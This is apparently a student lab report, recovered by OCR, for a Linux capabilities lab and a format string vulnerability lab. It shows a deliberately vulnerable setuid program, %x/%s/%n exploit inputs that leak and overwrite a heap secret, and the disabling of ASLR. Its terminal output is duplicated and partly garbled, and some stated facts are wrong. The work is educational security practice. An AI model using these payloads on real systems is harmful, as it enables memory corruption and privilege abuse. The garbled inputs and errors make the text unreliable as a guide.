
--- www.google.com ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 31418ms
rtt min/avg/max/mdev = 39.152/76.249/155.781/49.303 ms
[11/11/2017 11:03] seed@ubuntu:~/lin_ca$
```

## Task 2: Adjusting Privileges


Compared to ACL (access control list) capabilities have an advantage of dynamically adjusting the privileges a process has.

### Enable, Disable, Delete functionality for a Capability

- Change the current path to libcap folder to edit cap\_proc.c file in order to add functions for enable, disable, delete.



```
[11/11/2017 11:10] seed@ubuntu:~$ su root
Password:
[11/11/2017 11:11] root@ubuntu:/home/seed# cd Desktop
[11/11/2017 11:12] root@ubuntu:/home/seed/Desktop# cd libcap2.22
[11/11/2017 11:12] root@ubuntu:/home/seed/Desktop/libcap2.22# cd libcap-2.22
[11/11/2017 11:12] root@ubuntu:/home/seed/Desktop/libcap2.22/libcap-2.22# cd libcap
```



```
cap_proc.c [Read-Only] (~/Desktop/libcap2.22/libcap-2.22/libcap) - gedit
File Edit View Search Terminal Help
[11/11/2017 11:10] seed@ubuntu:~$ su root
Password:
[11/11/2017 11:11] root@ubuntu:/home/seed# cd Desktop
[11/11/2017 11:12] root@ubuntu:/home/seed/Desktop# cd libcap2.22
[11/11/2017 11:12] root@ubuntu:/home/seed/Desktop/libcap2.22# cd libcap-2.22
[11/11/2017 11:12] root@ubuntu:/home/seed/Desktop/libcap2.22/libcap-2.22# cd libcap

cap_proc.c [Read-Only] (~/Desktop/libcap2.22/libcap-2.22/libcap) - gedit
File Edit View Search Terminal Help
[11/11/2017 11:10] seed@ubuntu:~$ su root
Password:
[11/11/2017 11:11] root@ubuntu:/home/seed# cd Desktop
[11/11/2017 11:12] root@ubuntu:/home/seed/Desktop# cd libcap2.22
[11/11/2017 11:12] root@ubuntu:/home/seed/Desktop/libcap2.22# cd libcap-2.22
[11/11/2017 11:12] root@ubuntu:/home/seed/Desktop/libcap2.22/libcap-2.22# cd libcap

*write.c  cap_proc.c
int cap_disable(cap_value_t capflag)
{
    cap_t mycaps;
    mycaps = cap_get_proc();
    if (mycaps == NULL)
        return -1;
    if (cap_set_flag(mycaps, CAP_EFFECTIVE, 1, &capflag, CAP_CLEAR) != 0)
        return -1;
    if (cap_set_proc(mycaps) != 0)
        return -1;
    return 0;
}
int cap_enable(cap_value_t capflag)
{
    cap_t mycaps;
    mycaps = cap_get_proc();
    if (mycaps == NULL)
        return -1;
    if (cap_set_flag(mycaps, CAP_EFFECTIVE, 1, &capflag, CAP_SET) != 0)
        return -1;
    if (cap_set_proc(mycaps) != 0)
        return -1;
    return 0;
}
```



```
*write.c  cap_proc.c
1f (cap_set_proc(mycaps) != 0)
return -1;
return 0;
}
int cap_enable(cap_value_t capflag)
{
cap_t mycaps;
mycaps = cap_get_proc();
if (mycaps == NULL)
return -1;
if (cap_set_flag(mycaps, CAP_EFFECTIVE, 1, &capflag, CAP_SET) != 0)
return -1;
if (cap_set_proc(mycaps) != 0)
return -1;
return 0;
}
int cap_drop(cap_value_t capflag)
{
cap_t mycaps;
mycaps = cap_get_proc();
if (mycaps == NULL)
return -1;
if (cap_set_flag(mycaps, CAP_EFFECTIVE, 1, &capflag, CAP_CLEAR) != 0)
return -1;
if (cap_set_flag(mycaps, CAP_PERMITTED, 1, &capflag, CAP_CLEAR) != 0)
return -1;
if (cap_set_proc(mycaps) != 0)
return -1;
return 0;
}
```

make and make install commands are run in order to compile and install updated libcap.

```
[11/11/2017 11:15] root@ubuntu:/home/seed/Desktop/libcap2.22/libcap-2.22/libcap# make
gcc -Wl,-x -shared -O2 -D_LARGEFILE64_SOURCE -D_FILE_OFFSET_BITS=64 -Dlinux -Wall -Wpointer-arith -Wcast-qual -Wcast-align -Wstrict-prototypes -Wmissing-prototypes -Wnested-externs -Winline -Wshadow -g -L/home/seed/Desktop/libcap2.22/libcap/..//libcap -latr
-Wl,-soname,libcap.so.2 -o libcap.so.2.22 cap_alloc.o cap_proc.o cap_extint.o cap_flag.o cap_text.o cap_file.o
ln -sf libcap.so.2.22 libcap.so.2
ln -sf libcap.so.2 libcap.so
ar rcs libcap.a cap_alloc.o cap_proc.o cap_extint.o cap_flag.o cap_text.o cap_file.o
ranlib libcap.a
[11/11/2017 11:15] root@ubuntu:/home/seed/Desktop/libcap2.22/libcap-2.22/libcap# make install
mkdir -p -m 0755 /usr/include/sys
install -m 0644 include/sys/capability.h /usr/include/sys
mkdir -p -m 0755 /lib
install -m 0644 libcap.a /lib/libcap.a
install -m 0644 libcap.so.2.22 /lib/libcap.so.2.22
ln -sf libcap.so.2.22 /lib/libcap.so.2
ln -sf libcap.so.2 /lib/libcap.so
/sbin/ldconfig
```

Library is installed.

### Question 3

Assigning the cap\_dac\_read\_search capability

Compile the following program, and assign the cap\_dac \_read \_search capability to the executable. Login as a normal user and run the program. Describe and explain your observations.

```
[11/11/2017 11:19] root@ubuntu:/home/seed# cd lin_ca
[11/11/2017 11:19] root@ubuntu:/lin_ca# vim use_cap.c
```



Terminal

```
#include <fcntl.h>
#include <sys/types.h>
#include <errno.h>
#include <stdlib.h>
#include <stdio.h>
#include <linux/capability.h>
#include <sys/capability.h>
int main(void)
{
    if (open ("/etc/shadow", O_RDONLY) < 0)
        printf("(a) Open failed\n");
    /* Question (a): is the above open sucessful? why? */
    if (cap_disable(CAP_DAC_READ_SEARCH) < 0) return -1;
    if (open ("/etc/shadow", O_RDONLY) < 0)
        printf("(b) Open failed\n");
    /* Question (b): is the above open sucessful? why? */
    if (cap_enable(CAP_DAC_READ_SEARCH) < 0) return -1;
    if (open ("/etc/shadow", O_RDONLY) < 0)
        printf("(c) Open failed\n");
    /* Question (c): is the above open sucessful? why? */
    if (cap_drop(CAP_DAC_READ_SEARCH) < 0) return -1;
    if (open ("/etc/shadow", O_RDONLY) < 0)
        printf("(d) Open failed\n");
    /* Question (d): is the above open sucessful? why? */
    if (cap_enable(CAP_DAC_READ_SEARCH) == 0) return -1;
    if (open ("/etc/shadow", O_RDONLY) < 0)
        printf("(e) Open failed\n");
    /* Question (e): is the above open sucessful? why? */
}
```

- use\_cap.c program is compiled using gcc(GNU Compiler Collection).
- Compilation is performed this time by linking with libcap library.
- Assigning cap\_dac\_read\_search capability.

```
[11/11/2017 11:22] root@ubuntu:/home/seed/lin_ca# gcc -c use_cap.c
[11/11/2017 11:23] root@ubuntu:/home/seed/lin_ca# gcc -o use_cap use_cap.o -lcap
[11/11/2017 11:23] root@ubuntu:/home/seed/lin_ca# setcap cap_dac_read_search=ep use_cap
[11/11/2017 11:24] root@ubuntu:/home/seed/lin_ca# exit
exit
[11/11/2017 11:24] seed@ubuntu:~$
```

Run the program as normal user (seed).

```
[11/11/2017 11:22] root@ubuntu:/home/seed/lin_ca# gcc -c use_cap.c
[11/11/2017 11:23] root@ubuntu:/home/seed/lin_ca# gcc -o use_cap use_cap.o -lcap
[11/11/2017 11:23] root@ubuntu:/home/seed/lin_ca# setcap cap_dac_read_search=ep use_cap
[11/11/2017 11:24] root@ubuntu:/home/seed/lin_ca# exit
exit
[11/11/2017 11:24] seed@ubuntu:~$ cd lin_ca
[11/11/2017 12:41] seed@ubuntu:~/lin_ca$ ./use_cap
(b) Open failed
(d) Open failed
(e) Open failed
[11/11/2017 12:42] seed@ubuntu:~/lin_ca$
```

Statement	Result	Reason
(a)	Succeed	The process has cap_dac_read_rearch capability
(b)	Failed	The capability has been disable, so the program lost the capability temporary
(c)	Succeed	The capability has been resumed
(d)	Failed	The process lost the capability
(e)	Failed	Since the capability has been dropped, it could not been enabled anymore

**Question 4:** If we want to dynamically adjust the amount of privileges in ACL-based access control, what should we do? Compared to capabilities, which access control is more convenient to do so?

Answer

When we want to adjust a privilege dynamically, using capability is convenient as it can be disabled temporarily. By using capability we can create sub sections for a privilege. If we lose or disable one capability, we can still use another capability.

**Question 5:** After a program (running as normal user) disables a capability A, it is compromised by a buffer-overflow attack. The attacker successfully injects his malicious code into this program's stack space and starts to run it. Can this attacker use the capability A? What if the process deleted the capability, can the attacker use the capability?

Answer

As enable/disable capability functions are library functions, attacker has an opportunity to determine the address of enable\_cap function to enable the capability so that he/she can use this capability to perform an evil action. But if the process deleted the capability, attacker cannot enable it. So, in this scenario attacker cannot use the capability.

**Question 6:**

The same as the previous question, except replacing the buffer-overflow attack with the race condition attack. Namely, if the attacker exploits the race condition in this program, can he use the capability A if the capability is disabled? What if the capability is deleted?

Answer


The program only checks the capability when a specific process is called. For instance open a file. If cap\_disable is called after action, attacker has a chance to get the capability. If cap\_disable is called before action, attacker cannot use the capability as the capability is already disabled. Same scenario repeats even for the capability i.e. if capability is deleted after the action then attacker can use the capability. If capability is deleted before the action attacker cannot use the capability as the capability is already deleted.

# Format String Vulnerability Lab

## Task 1

### Exploit the vulnerability

The program vul\_prog.c which is given is used to test string format vulnerability.



```
*vul_prog.c (~/sf) - gedit
File Edit View Search Tools Documents Help
Open Save Undo Redo Cut Copy Paste Find Replace Select All
/* vul_prog.c */
#include<stdio.h>
#include<stdlib.h>

#define SECRET1 0x44
#define SECRET2 0x55


int main(int argc, char *argv[])
{
    char user_input[100];
    int *secret;
    int int_input;
    int a, b, c, d; /* other variables, not used here.*/

    /* The secret value is stored on the heap */
    secret = (int *) malloc(2*sizeof(int));

    /* getting the secret */
    secret[0] = SECRET1; secret[1] = SECRET2;

    printf("The variable user_input's address is 0x%8x (on stack)\n", &user_input);
    printf("The variable secret's address is 0x%8x (on stack)\n", (unsigned int)&secret);
    printf("The variable secret's value is 0x%8x (on heap)\n", (unsigned int)secret);
    printf("secret[0]'s address is 0x%8x (on heap)\n", (unsigned int)&secret[0]);
    printf("secret[1]'s address is 0x%8x (on heap)\n", (unsigned int)&secret[1]);
    printf("secret[1]'s address is %u (on heap)\n", (unsigned int)&secret[1]);

    printf("Please enter a decimal integer\n");
    scanf("%d", &int_input); /* getting an input from user */
}
```



```
*vul_prog.c (~/sf) - gedit
File Edit View Search Tools Documents Help
Open Save Undo Redo Cut Copy Paste Find Replace Select All
/* vul_prog.c */
int *secret;
int int_input;
int a, b, c, d; /* other variables, not used here.*/

/* The secret value is stored on the heap */
secret = (int *) malloc(2*sizeof(int));

/* getting the secret */
secret[0] = SECRET1; secret[1] = SECRET2;

printf("The variable user_input's address is 0x%8x (on stack)\n", &user_input);
printf("The variable secret's address is 0x%8x (on stack)\n", (unsigned int)&secret);
printf("The variable secret's value is 0x%8x (on heap)\n", (unsigned int)secret);
printf("secret[0]'s address is 0x%8x (on heap)\n", (unsigned int)&secret[0]);
printf("secret[1]'s address is 0x%8x (on heap)\n", (unsigned int)&secret[1]);
printf("secret[1]'s address is %u (on heap)\n", (unsigned int)&secret[1]);

printf("Please enter a decimal integer\n");
scanf("%d", &int_input); /* getting an input from user */
printf("Please enter a string\n");
scanf("%s", user_input); /* getting a string from user */

/* Vulnerable place */
printf(user_input);
printf("\n");

/* Verify whether your attack is successful */
printf("The original secrets: 0x%08x -- 0x%08x\n", SECRET1, SECRET2);
printf("The new secrets:      0x%08x -- 0x%08x\n", secret[0], secret[1]);
return 0;
}

C Tab Width: 8 Ln 1, Col 2 INS

```

- Compile the vul-prog.c with gcc (GNU Compiler Collections).
- Program is compiled with ignorable warnings which are due to conversion problems.
- Set the program as set-uid program by chmod 4755 command.

```
[11/08/2017 14:25] root@ubuntu:/home/seed/sf# gcc -o vul_prog vul_prog.c
vul_prog.c: In function 'main':
vul_prog.c:21:1: warning: format '%x' expects argument of type 'unsigned int', but argument 2 has type 'char (*)[100]' [-Wformat]
vul_prog.c:35:5: warning: format not a string literal and no format arguments [-Wformat-security]
[11/08/2017 14:25] root@ubuntu:/home/seed/sf# chmod 4755 vul_rog
chmod: cannot access 'vul_rog': No such file or directory
[11/08/2017 14:26] root@ubuntu:/home/seed/sf# chmod 4755 vul_prog
[11/08/2017 14:26] root@ubuntu:/home/seed/sf# ls -l vul_prog
-rwsr-xr-x 1 root root 7371 Nov 8 14:25 vul_prog
```

## Crash the Program

- Run the program as normal user.
- When the terminal prompts to enter a decimal integer, enter the value which is outputted as secret[1]'s address (decimal integer).
- In order to achieve the goal of crashing the program, when the terminal prompts user to enter string, input enough %s to make the program to meet '\0'

```
[11/08/2017 14:39] seed@ubuntu:~$ cd sf
[11/08/2017 14:39] seed@ubuntu:~/sf$ ls -l vul_prog
-rwsr-xr-x 1 root root 7371 Nov 8 14:25 vul_prog
[11/08/2017 14:40] seed@ubuntu:~/sf$ ./vul_prog
The variable user_input's address is 0xbfffff328 (on stack)
The variable secret's address is 0xbfffff320 (on stack)
The variable secret's value is 0x 804b008 (on heap)
secret[0]'s address is 0x 804b008 (on heap)
secret[1]'s address is 0x 804b00c (on heap)
secret[1]'s address is 134524940 (on heap)
Please enter a decimal integer
134524940
Please enter a string
%$%$%$%$%$%$%$%
Segmentation fault (core dumped)
```

## Print out the secret[1] value

- Run the program as root.
- To hack the address of secret[1], we need to give the decimal integer input, the address of secret[1]
- %x is used to move the pointer back in order to output user\_input.
- How many %x to be given as input depends on the length the pointer should move to reach the integer input position.

```
[11/08/2017 14:41] seed@ubuntu:~$ su root
Password:
[11/08/2017 14:41] root@ubuntu:/home/seed# cd sf
[11/08/2017 14:41] root@ubuntu:/home/seed/sf# ./vul_prog
The variable user_input's address is 0xbfffff338 (on stack)
The variable secret's address is 0xbfffff330 (on stack)
The variable secret's value is 0x 804b008 (on heap)
secret[0]'s address is 0x 804b008 (on heap)
secret[1]'s address is 0x 804b00c (on heap)
secret[1]'s address is 134524940 (on heap)
Please enter a decimal integer
134524940
Please enter a string
%$%$%$%$%$%$%$%
bfffff338|1|b7eb8309|bfffff35f|bfffff35e|0|bfffff444|804b008|804b00c|257c7825|78257c78|7c78257c|257c7825
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x55
```

From the result, we know that 9<sup>th</sup> "%x" is output of integer user\_input. So, we need "%s" after 8 "%x" to print value of secret[1].

```
[11/08/2017 14:43] root@ubuntu:/home/seed/sf# ./vul_prog
The variable user_input's address is 0xbffff328 (on stack)
The variable secret's address is 0xbffff320 (on stack)
The variable secret's value is 0x 804b008 (on heap)
secret[0]'s address is 0x 804b008 (on heap)
secret[1]'s address is 0x 804b00c (on heap)
secret[1]'s address is 134524940 (on heap)
Please enter a decimal integer
134524940
Please enter a string
%xx%x%x%x%(%ValueofSecret[1]:%s)
bffff3381b7eb8309bffff35fbffff35e0bffff444804b008(ValueofSecret[1]:U)
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x55
```

The print result is ‘U’, because the original value of secret [1] is ‘0x44’, which corresponds to ASCII ‘U’.

## Modify the secret[1] value

Generally, printf() could not set value to variable, but when format string contains “%n”, it will print the number of characters that have been printed by printf() before the occurrence of %n. Therfore we change %s which is given previously to “%n”.

```
[11/08/2017 14:49] seed@ubuntu:~/sf$ ./vul_prog
The variable user_input's address is 0xbffff328 (on stack)
The variable secret's address is 0xbffff320 (on stack)
The variable secret's value is 0x 804b008 (on heap)
secret[0]'s address is 0x 804b008 (on heap)
secret[1]'s address is 0x 804b00c (on heap)
secret[1]'s address is 134524940 (on heap)
Please enter a decimal integer
134524940
Please enter a string
%xx%x%x%x%(%n
bffff3281b7eb8309bffff34fbffff34e0bffff434804b008
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x31
```

## Modify the secret[1] value to a pre-determined value


To make the value more flexible, add more characters in format string, so that value is assigned to secret[1] by “%n” format specifier. We can add any number of characters before ”%n” except the format parameters

```
[11/08/2017 14:50] seed@ubuntu:~/sf$ ./vul_prog
The variable user_input's address is 0xbffff328 (on stack)
The variable secret's address is 0xbffff320 (on stack)
The variable secret's value is 0x 804b008 (on heap)
secret[0]'s address is 0x 804b008 (on heap)
secret[1]'s address is 0x 804b00c (on heap)
secret[1]'s address is 134524940 (on heap)
Please enter a decimal integer
134524940
Please enter a string
%21%07%(%x%x%x%(%n
bffff32821107b7eb8309bffff34fbffff34e0bffff434804b008
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x35
```

As we added extra 4 characters 2,1,0,7 in the input for the string, the new value of secret[1] which is previously ‘0x31’ is increased by 4. Therefore the new value of secret [1] currently is ‘0x35’.

## Task 2: Memory randomization

scanf statement for int\_input has been removed. Therefore we need to add address of secret[1] at top of user\_input. We add two malloc() in the program as there is 0x0C in the address.



```
*vul_prog.c (-/sf) - gedit
*write.c * cap_proc.c * vul_prog.c
int int_input;
int a, b, c, d; /* other variables, not used here.*/

/* The secret value is stored on the heap */
secret = (int *) malloc(2*sizeof(int));
secret = (int *) malloc(2*sizeof(int));

/* getting the secret */
secret[0] = SECRET1; secret[1] = SECRET2;


printf("The variable user_input's address is 0x%8x (on stack)\n", &user_input);
printf("The variable secret's address is 0x%8x (on stack)\n", (unsigned int)&secret);
printf("The variable secret's value is 0x%8x (on heap)\n", (unsigned int)&secret[0]);
printf("secret[0]'s address is 0x%8x (on heap)\n", (unsigned int)&secret[0]);
printf("secret[1]'s address is 0x%8x (on heap)\n", (unsigned int)&secret[1]);
printf("secret[1]'s address is %u (on heap)\n", (unsigned int)&secret[1]);

printf("Please enter a string\n");
scanf("%s", user_input); /* getting a string from user */

/* Vulnerable place */
printf(user_input);
printf("\n");

/* Verify whether your attack is successful */
printf("The original secrets: 0x%08x -- 0x%08x\n", SECRET1, SECRET2);
printf("The new secrets:      0x%08x -- 0x%08x\n", secret[0], secret[1]);
return 0;
```

Random memory makes it hard to locate program address. Every time we run the program the address of secret[1] is different. Therefore we need to turn off the randomization.



```
[11/08/2017 15:40] root@ubuntu:/home/seed/sf# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```

Run the program two times to check for address randomization. We see that address is same two times.



```
File Edit View Terminal Help
[11/08/2017 15:46] seed@ubuntu:~$ cd sf
[11/08/2017 15:46] seed@ubuntu:/sf$ ./vul_prog
The variable user_input's address is 0xfffff328 (on stack)
The variable secret's address is 0xfffff324 (on stack)
The variable secret's value is 0x 804b018 (on heap)
secret[0]'s address is 0x 804b018 (on heap)
secret[1]'s address is 0x 804b01c (on heap)
secret[1]'s address is 134524956 (on heap)
Please enter a string
21
21
The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x55
[11/08/2017 15:46] seed@ubuntu:/sf$ ./vul_prog
The variable user_input's address is 0xfffff328 (on stack)
The variable secret's address is 0xfffff324 (on stack)
The variable secret's value is 0x 804b018 (on heap)
secret[0]'s address is 0x 804b018 (on heap)
secret[1]'s address is 0x 804b01c (on heap)
secret[1]'s address is 134524956 (on heap)
Please enter a string
07
07
The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x55
```

To pass the value to program, we need a help program “write\_string.c”

```

#include <sys/types.h>
#include <stdio.h>
#include <string.h>
#include <sys/stat.h>
#include <fcntl.h>

int main()
{
    char buf[1000];
    int fp, size;
    unsigned int *address;

    /* Putting any number you like at the beginning of the format string */
    address = (unsigned int *) buf;
    *address = 0x804b01c;

    /* Getting the rest of the format string */
    scanf("%s", buf+4);
    size = strlen(buf+4) + 4;
    printf("The string length is %d\n", size);

    /* Writing buf to "mystring" */
    fp = open("mystring", O_RDWR | O_CREAT | O_TRUNC, S_IUSR | S_IWUSR);
    if (fp != -1) {
        write(fp, buf, size);
        close(fp);
    } else {
        printf("Open failed!\n");
    }
}

```

- Compile write\_string.c file using gcc(GNU Compiler Collection).
- Make it set\_uid program by chmod 4755

```

[11/08/2017 15:59] root@ubuntu:/home/seed/sf# gcc -o write_string write_string.c
[11/08/2017 15:59] root@ubuntu:/home/seed/sf# chmod 4755 write_string
[11/08/2017 15:59] root@ubuntu:/home/seed/sf# ls -l write_string
-rwsr-Xr-X 1 root root 7408 Nov 8 15:59 write_string

```

### Print out the secret[1] value

```

[11/08/2017 16:05] seed@ubuntu:~/sf$ ./write_string
%|%|%|%|%|%|%|%|%|%|%|%|%|%|%|%|%|%
The string length is 54
[11/08/2017 16:05] seed@ubuntu:~/sf$ ./vul_prog < mystring
The variable user_input's address is 0xbffff328 (on stack)
The variable secret's address is 0xbffff324 (on stack)
The variable secret's value is 0x 804b018 (on heap)
secret[0]'s address is 0x 804b018 (on heap)
secret[1]'s address is 0x 804b01c (on heap)
secret[1]'s value is 0x134524956 (on heap)
Please enter a string
|bffff328|1|b7eb309|bffff34f|bffff34e|0|bffff3d4|804b018|804b01c|257c7825|78257c78|7c78257c|257c7825|78257c78|7c78257c|257c7825
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x55

```

From the output, We know that we need 9 “%x” to make the program point to the address that contains the address of secret[1].

Therefore, We can print secret[1] now.

```
[11/08/2017 16:06] seed@ubuntu:~/sf$ ./write_string  
